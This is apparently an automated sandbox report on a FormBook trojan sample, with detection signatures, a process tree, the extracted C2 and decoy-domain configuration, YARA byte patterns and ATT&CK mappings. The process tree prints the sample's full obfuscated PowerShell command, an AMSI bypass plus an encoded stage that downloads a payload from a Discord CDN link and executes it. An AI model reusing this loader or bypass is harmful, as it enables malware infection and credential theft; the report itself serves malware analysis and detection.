



**ID:** 452684  
**Sample Name:** s2rsXUiUn8  
**Cookbook:** default.jbs  
**Time:** 17:58:33  
**Date:** 22/07/2021  
**Version:** 33.0.0 White Diamond


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
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# Windows Analysis Report s2rsXUiUn8

## Overview

General Information	
Sample Name:	s2rsXUiUn8 (renamed file extension from none to exe)
Analysis ID:	452684
MD5:	f5041ec4ce468a0..
SHA1:	bda8cea1ec8d1c...
SHA256:	caff14d450514a3..
Tags:	<span>exe</span> <span>trojan</span>
Infos:	
Most interesting Screenshot:	
	

## Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

## Signatures

- Found malware configuration
  - Malicious sample detected (through ...)
  - Multi AV Scanner detection for subm...
  - System process connects to networ...
  - Yara detected FormBook
  - C2 URLs / IPs found in malware con...
  - Injects a PE file into a foreign proce ...
  - Maps a DLL or memory area into an...
  - Modifies the context of a thread in a...
  - Modifies the prolog of user mode fun...
  - Obfuscated command line found
  - Queries sensitive network adapter in...

## Classification



# Process Tree

- System is w10x64
  - s2rsXUiUn8.exe (PID: 4440 cmdline: 'C:\Users\user\Desktop\s2rsXUiUn8.exe' MD5: F5041EC4CE468A07ECBFD076BC0F879B)
    - conhost.exe (PID: 5436 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - powershell.exe (PID: 5116 cmdline: Powershell \$B0011F552=[Ref].Assembly.GetType('Sy'+.stem.'+Mana'+gem'+ent+'.Autom'+atio'+n.A'+m'+si'+Utils);\$835FFE1926='4456625220575263174452554847;\$9FE0AD5C66=[string](0..13%|[char][int](53+\$835FFE1926).substring((\$\_\*2),2))) -replace '\$';\$5FB808063=\$B011F552.GetField(\$9FE0AD5C66,'Non^'.replace('^','Pub')+'ic,S'+tatic);\$58FB808063.SetValue(\$null,\$true);`\$A72F9B815A=\$A72F9B815A=Write-Host `EC4AA85B08223EB722F9C2063ED0566655AA80AC56589F0D6815720759C3EB4C4B7065724C3DEFA63DEB58FC3FA9D22121674)`\$6765445678888888876545666778=@(91,82,101,102,93,46,65,115,115,101,109,98,108,121,71,101,116,84,121,112,101,40,39,83,121,39,43,39,115,116,101,109,46,39,33,39,77,97,110,97,39,43,39,103,101,109,39,33,39,101,110,116,39,43,39,46,65,117,116,111,109,39,43,39,97,116,105,111,39,43,39,46,33,40,91,67,72,65,114,93,40,57,56,45,51,51,41,43,91,99,72,65,114,93,40,49,50,52,45,49,53,41,43,91,99,104,65,82,93,40,49,49,53,41,43,91,67,72,97,82,93,40,91,66,89,116,69,93,48,120,54,68,41,43,91,99,104,97,82,93,40,91,98,89,116,69,93,48,120,54,68,41,43,91,99,104,97,114,93,40,91,98,121,84,101,101,116,70,105,101,108,100,40,36,40,91,67,104,65,114,93,40,91,98,121,116,101,93,48,120,54,49,41,43,91,99,104,97,82,93,40,91,98,89,116,69,93,48,120,52,57,41,43,91,99,72,97,82,93,40,91,98,89,116,101,93,48,120,55,52,41,43,91,67,104,97,114,93,40,91,66,89,84,69,93,48,120,52,54,41,43,91,99,104,97,114,93,40,91,98,121,84,101,101,116,70,105,101,108,100,40,36,40,91,67,104,52,56,45,53,49,41,43,91,99,72,65,82,93,40,57,53,53,47,57,49,41,43,91,67,104,65,82,93,40,49,48,56,41,43,91,67,104,65,114,93,40,54,50,54,47,54,50,41,43,91,67,104,65,82,93,40,91,98,89,84,69,93,48,120,54,52,41,41,44,39,78,111,110,80,117,98,108,105,99,44,83,116,97,116,105,99,39,41,46,83,101,116,86,97,108,117,101,40,36,110,117,108,108,44,36,116,114,117,101,41,59,40,36,68,48,48,70,57,70,49,85,67,54,61,36,68,48,48,70,57,70,49,85,67,54,61,87,114,105,116,101,45,72,111,115,116,32,39,68,48,48,70,57,70,49,85,67,54,48,53,48,69,69,57,53,67,66,48,48,50,65,53,54,48,53,49,56,51,48,54,50,65,54,70,65,65,65,68,48,48,70,57,70,49,85,67,54,48,53,48,69,69,57,53,67,39,31,59,100,111,32,123,36,112,105,110,103,32,61,32,116,101,115,116,45,99,111,110,110,101,99,116,105,111,110,32,45,99,111,109,32,103,111,111,103,108,101,46,99,111,109,32,45,99,111,117,110,116,32,49,32,45,81,117,105,101,116,125,32,117,110,116,105,108,32,40,36,112,105,110,103,41,59,36,66,48,50,55,65,53,50,65,48,56,49,32,61,32,91,69,110,117,109,93,58,58,84,111,79,98,106,101,99,116,40,91,83,121,115,116,101,109,46,78,101,116,46,83,101,114,118,105,99,101,80,111,105,110,116,77,97,110,97,103,101,114,93,58,58,83,101,99,117,114,105,116,121,80,114,111,116,111,99,111,108,84,121,112,101,93,44,32,51,48,55,50,41,59,91,83,121,115,116,101,109,46,78,101,116,46,83,101,114,118,105,99,101,80,111,105,110,116,77,97,110,97,103,101,114,93,58,58,83,101,99,117,114,105,116,121,80,114,111,116,111,99,111,108,32,61,32,36,66,48,50,65,53,50,65,48,56,49,59,36,65,68,48,48,70,57,70,49,85,67,61,32,78,101,119,45,79,98,106,101,99,116,32,45,67,111,109,32,103,111,111,103,108,101,46,99,111,109,32,45,99,111,117,110,116,32,49,32,45,81,117,105,101,116,102,116,46,88,77,76,72,84,84,80,59,36,65,68,48,48,70,57,70,49,85,67,46,111,112,101,110,40,39,71,69,84,39,44,39,104,116,116,112,115,58,47,47,99,100,110,46,100,105,115,99,111,114,100,97,112,112,46,99,111,109,47,97,116,116,97,99,104,109,101,110,116,115,47,56,53,55,57,51,50,50,48,56,55,55,49,48,55,53,51,47,56,54,51,56,57,49,56,53,55,54,48,56,49,53,57,48,50,47,111,97,100,46,106,112,103,39,44,36,102,97,108,115,101,41,59,36,65,68,48,48,70,57,70,49,85,67,46,111,105,110,100,40,41,59,36,54,55,52,69,49,54,53,67,56,51,48,54,55,50,41,43,91,99,104,97,114,93,58,58,39,70,114,111,109,66,97,115,101,54,52,83,116,114,105,110,103,39,40,36,65,68,48,48,70,57,70,49,85,67,46,114,101,115,112,111,110,115,101,84,101,11,116,41,41,124,73,96,69,96,88);[System.Text.Encoding]:ASCII:GetString(`\$6765445678888888876545666778)`)]`E`X MD5: 95000560239032BC68B4C2FDFFCDEF913)
      - calc.exe (PID: 5856 cmdline: {path} MD5: 0975EE4BD09E87C94861F69E4AA4B7A)
        - explorer.exe (PID: 3472 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
          - help.exe (PID: 3552 cmdline: C:\Windows\SysWOW64\help.exe MD5: 09A715036F14D3632AD03B52D1DA6BFF)
          - cmd.exe (PID: 4344 cmdline: /c del 'C:\WINDOWS\SysWOW64\calc.exe' MD5: F3DBDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 3084 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)

## Malware Configuration

## Threatname: FormBook

```
{
  "C2 list": [
    "www.homekeycap.com/pjje/"
  ],
  "decoy": [
    "itsa-lifestyle.com",
    "searchclemson.com",
    "valenciabusiness.online",
    "valengz.com",
    "matematika-ege.online",
    "freetreapp.com",
    "izyworldpros.com",
    "qualityhealthsupply.com",
    "bedrockmappingllc.com",
    "sistersexlesbian.party",
    "numerologistreading.com",
    "bearcreekcattlebeef.com",
    "trophiesandtributes.com",
    "rajuherbalandspicegarden.com",
    "code-nana.com",
    "sofieperson.com",
    "opticalsupplies-kw.com",
    "strawberrylinebikehire.com",
    "29thplace.com",
    "oliviabegard.com",
    "hybridvenues.net",
    "huo-fo.com",
    "classicfirearmsny.com",
    "jlxrcom.com",
    "910portablestorage.com",
    "jewelryengravings.com",
    "loudsink.com",
    "collabasia.xyz",
    "northeastkitchenandbath.com",
    "bodrumdanakliyat.net",
    "raimirajkumararajah.com",
    "adultfeedrates.com",
    "compare-apr-rates.com",
    "ncdcnow.com",
    "huashi999.com",
    "swsplenders.com",
    "mission-duplex.com",
    "twenty-four-sevens.com",
    "growth-gmbh.com",
    "flying-agent.com",
    "luatsutruongquochoe.com",
    "thejewelcartel.com",
    "virtualbruins.com",
    "binhminhxanh.online",
    "wnz.xyz",
    "polishwithhart.com",
    "wecameforthis.com",
    "iti-gov.com",
    "azzautoleasing.com",
    "akhisarozbirtohaliliyikama.xyz",
    "tirupati Packersmovers.com",
    "virtualtheaterlive.com",
    "coronavirusfarmer.com",
    "crysdue.com",
    "cloolloy.com",
    "rowynetworks.com",
    "rakennuspalveluporola.net",
    "myparadisegetaways.com",
    "funnelsamuraiis.com",
    "thechiropractor.vegas",
    "04att.com",
    "copyrightforsupport.com",
    "hannrise.com",
    "softmov.com"
  ]
}
```

## Yara Overview

### Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000002.342630046.0000000003140000.00000 040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000009.00000002.342630046.0000000003140000.00000 040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator at cocacoding dot com	Felix Bilstein - yara-signator at cocacoding dot com	<ul style="list-style-type: none"> <li>• 0x98e8:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC</li> <li>• 0xb52:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC</li> <li>• 0x15675:\$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94</li> <li>• 0x15161:\$sequence_2: 3B 4F 14 73 95 85 C9 74 91</li> <li>• 0x15777:\$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F</li> <li>• 0x158ef:\$sequence_4: 5D C3 8D 50 7C 80 FA 07</li> <li>• 0xa56a:\$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06</li> <li>• 0x143dc:\$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8</li> <li>• 0xb263:\$sequence_7: 66 89 0C 02 5B 8B E5 5D</li> <li>• 0x1b317:\$sequence_8: 3C 54 74 04 3C 74 75 F4</li> <li>• 0x1c31a:\$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00</li> </ul>
00000009.00000002.342630046.0000000003140000.00000 040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	<ul style="list-style-type: none"> <li>• 0x183f9:\$sqlite3step: 68 34 1C 7B E1</li> <li>• 0x1850c:\$sqlite3step: 68 34 1C 7B E1</li> <li>• 0x18428:\$sqlite3text: 68 38 2A 90 C5</li> <li>• 0x1854d:\$sqlite3text: 68 38 2A 90 C5</li> <li>• 0x1843b:\$sqlite3blob: 68 53 D8 7F 8C</li> <li>• 0x18563:\$sqlite3blob: 68 53 D8 7F 8C</li> </ul>
00000009.00000002.341624374.000000000400000.00000 040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000009.00000002.341624374.000000000400000.00000 040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator at cocacoding dot com	Felix Bilstein - yara-signator at cocacoding dot com	<ul style="list-style-type: none"> <li>• 0x98e8:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC</li> <li>• 0xb52:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC</li> <li>• 0x15675:\$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94</li> <li>• 0x15161:\$sequence_2: 3B 4F 14 73 95 85 C9 74 91</li> <li>• 0x15777:\$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F</li> <li>• 0x158ef:\$sequence_4: 5D C3 8D 50 7C 80 FA 07</li> <li>• 0xa56a:\$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06</li> <li>• 0x143dc:\$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8</li> <li>• 0xb263:\$sequence_7: 66 89 0C 02 5B 8B E5 5D</li> <li>• 0x1b317:\$sequence_8: 3C 54 74 04 3C 74 75 F4</li> <li>• 0x1c31a:\$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00</li> </ul>

Click to see the 16 entries

## Unpacked PEs

Source	Rule	Description	Author	Strings
9.2.calc.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
9.2.calc.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator at cocacoding dot com	Felix Bilstein - yara-signator at cocacoding dot com	<ul style="list-style-type: none"> <li>• 0x98e8:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC</li> <li>• 0xb52:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC</li> <li>• 0x15675:\$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94</li> <li>• 0x15161:\$sequence_2: 3B 4F 14 73 95 85 C9 74 91</li> <li>• 0x15777:\$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F</li> <li>• 0x158ef:\$sequence_4: 5D C3 8D 50 7C 80 FA 07</li> <li>• 0xa56a:\$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06</li> <li>• 0x143dc:\$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8</li> <li>• 0xb263:\$sequence_7: 66 89 0C 02 5B 8B E5 5D</li> <li>• 0x1b317:\$sequence_8: 3C 54 74 04 3C 74 75 F4</li> <li>• 0x1c31a:\$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00</li> </ul>
9.2.calc.exe.400000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	<ul style="list-style-type: none"> <li>• 0x183f9:\$sqlite3step: 68 34 1C 7B E1</li> <li>• 0x1850c:\$sqlite3step: 68 34 1C 7B E1</li> <li>• 0x18428:\$sqlite3text: 68 38 2A 90 C5</li> <li>• 0x1854d:\$sqlite3text: 68 38 2A 90 C5</li> <li>• 0x1843b:\$sqlite3blob: 68 53 D8 7F 8C</li> <li>• 0x18563:\$sqlite3blob: 68 53 D8 7F 8C</li> </ul>
9.2.calc.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
9.2.calc.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator at cocacoding dot com	Felix Bilstein - yara-signator at cocacoding dot com	<ul style="list-style-type: none"> <li>• 0x8ae8:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC</li> <li>• 0x8d52:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC</li> <li>• 0x14875:\$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94</li> <li>• 0x14361:\$sequence_2: 3B 4F 14 73 95 85 C9 74 91</li> <li>• 0x14977:\$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F</li> <li>• 0x14aef:\$sequence_4: 5D C3 8D 50 7C 80 FA 07</li> <li>• 0x976a:\$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06</li> <li>• 0x135dc:\$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8</li> <li>• 0xa463:\$sequence_7: 66 89 0C 02 5B 8B E5 5D</li> <li>• 0x1a517:\$sequence_8: 3C 54 74 04 3C 74 75 F4</li> <li>• 0x1b51a:\$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00</li> </ul>

Click to see the 1 entries

## Sigma Overview

### System Summary:



Sigma detected: Suspicious PowerShell Command Line

Sigma detected: Non Interactive PowerShell

## Jbx Signature Overview

Click to jump to signature section

### AV Detection:



Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

### Networking:



C2 URLs / IPs found in malware configuration

### E-Banking Fraud:



Yara detected FormBook

### System Summary:



Malicious sample detected (through community Yara rule)

Very long command line found

### Data Obfuscation:



Obfuscated command line found

### Hooking and other Techniques for Hiding and Protection:



Modifies the prolog of user mode functions (user mode inline hooks)

### Malware Analysis System Evasion:



Queries sensitive network adapter information (via WMI, Win32\_NetworkAdapter, often done to detect virtual machines)

Tries to detect virtualization through RDTSC time measurements

### HIPS / PFW / Operating System Protection Evasion:



System process connects to network (likely due to code injection or exploit)

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Writes to foreign memory regions

### Stealing of Sensitive Information:



Yara detected FormBook

### Remote Access Functionality:




Yara detected FormBook

### Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Windows Management Instrumentation 1	Path Interception	Process Injection 7 1 2	Rootkit 1	Credential API Hooking 1	Query Registry 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	Eavesdropping Insecure Network Comm
Default Accounts	Command and Scripting Interpreter 2 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Masquerading 1	LSASS Memory	Security Software Discovery 2 2 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit Redirection Calls/S
Domain Accounts	Shared Modules 1	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 1 3 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit Tracking I Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 7 1 2	NTDS	Virtualization/Sandbox Evasion 1 3 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1 1	LSA Secrets	Application Window Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulation Device Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammer Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 2	DCSync	System Information Discovery 1 1 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Access

### Behavior Graph




## Screenshots

### thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





## Antivirus, Machine Learning and Genetic Malware Detection

### Initial Sample

Source	Detection	Scanner	Label	Link
s2rsXUiUn8.exe	20%	Metadefender		<a href="#">Browse</a>
s2rsXUiUn8.exe	57%	ReversingLabs	Win64.Spyware.Noon	

### Dropped Files

No Antivirus matches

### Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
9.2.calc.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		<a href="#">Download File</a>

### Domains

No Antivirus matches

### URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.rajuherbalandspicegarden.com/pjje/?bxId=DltNRLknYIPOXZZpswXifEZmZKsLvkDXv3EaEi+D7UBg3hXwO76lp4lkAw1khMTnG44t&r48tw=4hF0dRLhcH	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
www.homekeycap.com/pjje/	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
